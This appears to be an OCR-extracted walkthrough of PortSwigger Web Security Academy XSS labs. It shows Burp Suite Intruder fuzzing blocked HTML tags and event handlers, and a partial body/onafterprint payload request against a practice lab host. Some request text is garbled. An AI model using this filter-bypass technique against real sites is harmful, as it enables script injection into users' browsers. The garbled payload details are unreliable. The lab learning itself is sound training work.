

Search



< Back to Blog







- ❖ **DOM XSS in document.write sink using source location.search inside a select element**
- Need pro version to solve this lab, I have only community edition.


❖ DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded












- ❖ **Reflected DOM XSS**
- ❖ **Stored DOM XSS**
- To solve these 2 labs , need pro version, cause DOM invader is not available in community edition.

❖ Reflected XSS into HTML context with most tags and attributes blocked

The screenshot shows a browser window with multiple tabs open, all related to 'Reflected XSS' and 'DOM XSS'. The main content area displays a 'WebSecurity Academy' page titled 'Reflected XSS into HTML context with most tags and attributes blocked'. A search bar contains the query 'testing' <h1>. Below the search bar is a large image of a woman in sunglasses looking out of a car window. The browser's taskbar at the bottom shows various pinned icons and the date/time as 2/23/2024.

The screenshot shows a browser window with multiple tabs open, all related to 'Reflected XSS' and 'DOM XSS'. The main content area displays a 'WebSecurity Academy' page titled 'Reflected XSS into HTML context with most tags and attributes blocked'. A search bar contains the query 'qwe' <svg>. Below the search bar is a message indicating '0 search results for \'testing\''. A link '[< Back to Blog](#)' is visible. The browser's taskbar at the bottom shows various pinned icons and the date/time as 2/23/2024.



A screenshot of a Windows desktop environment showing the Burp Suite Community Edition proxy tool. The main interface shows a request for https://0a1b003a035b80b382bae20300fe00f2.web-security-academy.net:443 [34.246.129.62]. The request details tab displays a reflected XSS payload: qwe<svg>. The Burp Suite interface includes tabs for Dashboard, Project, Intruder, Repeater, View, Help, and Settings. On the right side, there are panels for Intercept, HTTP history, WebSockets history, and Proxy settings. The bottom of the screen shows a taskbar with pinned icons and system status indicators.

Burp Suite Community Edition v2023.12.1 - Temporary Project

Intruder

Choose an attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0a1b003a035b80b382bae20300fe00f2.web-security-academy.net

Update Host header to match target

```

1 GET /search=guessXSS HTTP/1.1
2 Host: Galileo2a01b0b02a020300fe00f2.web-security-academy.net
3 Cookie: session=0xAVYdcwgcHnfDzea1tPfRwG12x19
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a1b003a035b80b382bae20300fe00f2.web-security-academy.net/search=testing%27%3C%2Ph1%3E
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16

```

0 payload positions

Length: 660

Event log (10) All issues

Memory: 212.4MB

14:00 PM 2/23/2024

Burp Suite Community Edition v2023.12.1 - Temporary Project

Intruder

Cross Site Scripting (XSS) Cheat

You can download a PDF version of the XSS cheat sheet.

This is a PortSwigger Research project. Follow us on Twitter to receive updates.

This cheat sheet is regularly updated in 2023. Last updated: Mon, 18 Sep 2023 08:48:41 +0000.

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type.

Payload set: 1 Payload count: 152

Payload type: Simple list Request count: 0

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Add Enabled Rule

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Event log (10) All issues

Memory: 245.6MB

14:00 PM 2/23/2024

Attack Save Columns

2. Intruder attack of https://0a1b003a035b80b382bae20300fe00f2.web-security-academy.net

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Req...	Payload	Status code	Error	Timeout	Length	Comment
0		400	<input type="checkbox"/>	<input type="checkbox"/>	113	
1	a	400	<input type="checkbox"/>	<input type="checkbox"/>	113	
2	a2	400	<input type="checkbox"/>	<input type="checkbox"/>	113	
3	abbr	400	<input type="checkbox"/>	<input type="checkbox"/>	113	
4	acronym	400	<input type="checkbox"/>	<input type="checkbox"/>	113	
5	address	400	<input type="checkbox"/>	<input type="checkbox"/>	113	
6	anim	400	<input type="checkbox"/>	<input type="checkbox"/>	113	
7	animation	400	<input type="checkbox"/>	<input type="checkbox"/>	113	
8	animate	400	<input type="checkbox"/>	<input type="checkbox"/>	113	
9	animateTransform	400	<input type="checkbox"/>	<input type="checkbox"/>	113	
10	applet	400	<input type="checkbox"/>	<input type="checkbox"/>	113	
11	area	400	<input type="checkbox"/>	<input type="checkbox"/>	113	
12	article	400	<input type="checkbox"/>	<input type="checkbox"/>	113	

13 of 152

Attack Save Columns

3. Intruder attack of https://0a1b003a035b80b382bae20300fe00f2.web-security-academy.net

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Req...	Payload	Status code	Error	Timeout	Length	Comment
0	onafterprint	400	<input type="checkbox"/>	<input type="checkbox"/>	119	
1	onabort	400	<input type="checkbox"/>	<input type="checkbox"/>	119	
2	onbeforeprintexecute	400	<input type="checkbox"/>	<input type="checkbox"/>	119	
3	onanimationcancel	400	<input type="checkbox"/>	<input type="checkbox"/>	119	
4	onanimationend	400	<input type="checkbox"/>	<input type="checkbox"/>	119	
5	onanimationiteration	400	<input type="checkbox"/>	<input type="checkbox"/>	119	
6	onanimationstart	400	<input type="checkbox"/>	<input type="checkbox"/>	119	
7	onauxclick	400	<input type="checkbox"/>	<input type="checkbox"/>	119	
8	onbeforecopy	400	<input type="checkbox"/>	<input type="checkbox"/>	119	

8 of 111

S Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2023.12.1.5 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x 3 x +

Positions Payloads Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 111
Payload type: Simple list Request count: 111

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Duplicate Add Enter a new item Add from list ... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule Edit Remove Up Down

Event log (10) All issues

Memory: 259.2MB 1:58 PM 2/23/2024

Attack Save Columns

3. Intruder attack of https://0a1b003a035b80b382bae20300fe00f2.web-security-academy.net

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Response
Pretty	Raw Hex
1. GET /?search=we13Gbody+onafteprint+2D+2Cprint+20%28%20%20 HTTP/2	
